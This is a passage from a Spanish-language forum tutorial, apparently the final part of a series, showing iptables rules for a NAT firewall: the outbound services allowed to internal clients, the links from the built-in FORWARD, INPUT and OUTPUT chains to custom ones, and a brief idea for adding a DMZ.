$IPT -A SALIDA_REDINTERNA  -m state --state ESTABLISHED,RELATED -j ACCEPT
# CONEXIONES SALIENTES QUE SE PERMITEN,
# NUESTROS CLIENTES DE LA RED SOLO PODRAN
# ESTABLECER CONEXIONES A LOS SERVICIOS:
# FTP, SSH, DNS, HTTP, HTTPS

# PARA TCP SON:

$IPT -A SALIDA_REDINTERNA -m state --state NEW -p tcp --dport 21 -j ACCEPT
$IPT -A SALIDA_REDINTERNA -m state --state NEW -p tcp --dport 22 -j ACCEPT
$IPT -A SALIDA_REDINTERNA -m state --state NEW -p tcp --dport 53 -j ACCEPT
$IPT -A SALIDA_REDINTERNA -m state --state NEW -p tcp --dport 80 -j ACCEPT
$IPT -A SALIDA_REDINTERNA -m state --state NEW -p tcp --dport 443 -j ACCEPT
$IPT -A SALIDA_REDINTERNA -m state --state NEW -p tcp --dport 3389 -j ACCEPT

# PARA UDP SON:

$IPT -A SALIDA_REDINTERNA -m state --state NEW -p udp --dport 53 -j ACCEPT

# SI DESEAS AÑADIR NUEVOS SERVICIOS SOLO
# TIENES QUE COPIAR CUALQUIERA DE LAS
# LINEAS ANTERIORES Y CAMBIAR EL PUERTO Y
# PROTOCOLOQUE USA EL SERVICIO. POR EJEMPLO
# $IPT -A SALIDA_REDINTERNA -m state --state NEW -p tcp --dport 25 -j ACCEPT
#PARA CORREO SALIENTE
```

Como es lógico tenemos que definir qué servicios y puertos serán los permitidos para que nuestros clientes internos salgan a otras redes o a Internet, es decir, todo lo que se incluye aquí serán los ÚNICOS servicios a los que las máquinas internas podrán acceder.

Parte XV Código IPTFWRED-HxC

Llegamos al final, sólo nos falta definir las reglas para las cadenas predefinidas y "asociarlas" con las definidas por nosotros, esto también se explicó en el artículo anterior, lo único significativo de esta porción de código es que aquí se incluyen reglas para FORWARD puesto que usamos NAT, cosa que en el artículo anterior no hacía falta.

```
####################################
# REGLAS PARA CADENAS PREDEFINAS POR IPTABLES
####################################

# PARA FORWARD

$IPT -A FORWARD -j IPEXCLUIDAS
$IPT -A FORWARD -j LOG --log-prefix "IPT FORWARD: " $OPCIONESREG
$IPT -A FORWARD -i $NICEXTERNAFW -j ENTRADA_REDINTERNA
$IPT -A FORWARD -i $NICINTERNAFW -j SALIDA_REDINTERNA
$IPT -A FORWARD -j DROP

# PARA INPUT

$IPT -A INPUT -i lo                 -j ACCEPT
$IPT -A INPUT                       -j IPEXCLUIDAS
$IPT -A INPUT                       -j FLOODSYN
$IPT -A INPUT                       -j ENTRADA
$IPT -A INPUT                       -j ENTRADA_ICMP
$IPT -A INPUT                       -j IP_ENTRADA
$IPT -A INPUT                       -j DROP

# PARA OUTPUT

$IPT -A OUTPUT -o lo                -j ACCEPT
$IPT -A OUTPUT                      -j IPEXCLUIDAS
$IPT -A OUTPUT                      -j FLOODSYN
$IPT -A OUTPUT                      -j SALIDA
$IPT -A OUTPUT                      -j IP_SALIDA
$IPT -A OUTPUT                      -j SALIDA_ICMP
$IPT -A OUTPUT                      -j DROP
```

Pues con esto hemos terminado y también como en el artículo anterior. Os pongo un link en el que podéis descargar este código enterito, las 15 partes, para que no tengáis que teclearlo y hacer más sencillas las prácticas... Ahh!!! Y también se incluye el cortafuegos del artículo anterior....

http://www.forohxc.com/Docs/fw/24/cortafuegos.zip

Antes *"de irme"* fijaos qué sencillo sería implementar una *DMZ* en este diseño, bastaría con colgar de la *"red externa"* la 172.28.0.0/16 aquellos *hosts* que queramos que tengan acceso público sin permitir a los clientes de Internet acceder a nuestra red interna (la 192.168.0.0/24) que aunque puede seguir protegida por este mismo cortafuegos, se la *"excluye"* de accesos externos.... más seguridadpor el mismo precio




Figura 3. Escenario red protegida + DMZ

Incluso podríamos implementar otro cortafuegos protegiendo exclusivamente al servidor web 172.28.0.9/16 de la *DMZ*, del tipo del artículo anterior, ese mismo nos serviría....

Ahora sí, al menos me despido de ***IPTables*** y de los *firewalls*... ***¿Qué vendrá después ?....***

Saludos,

Vic_Thor.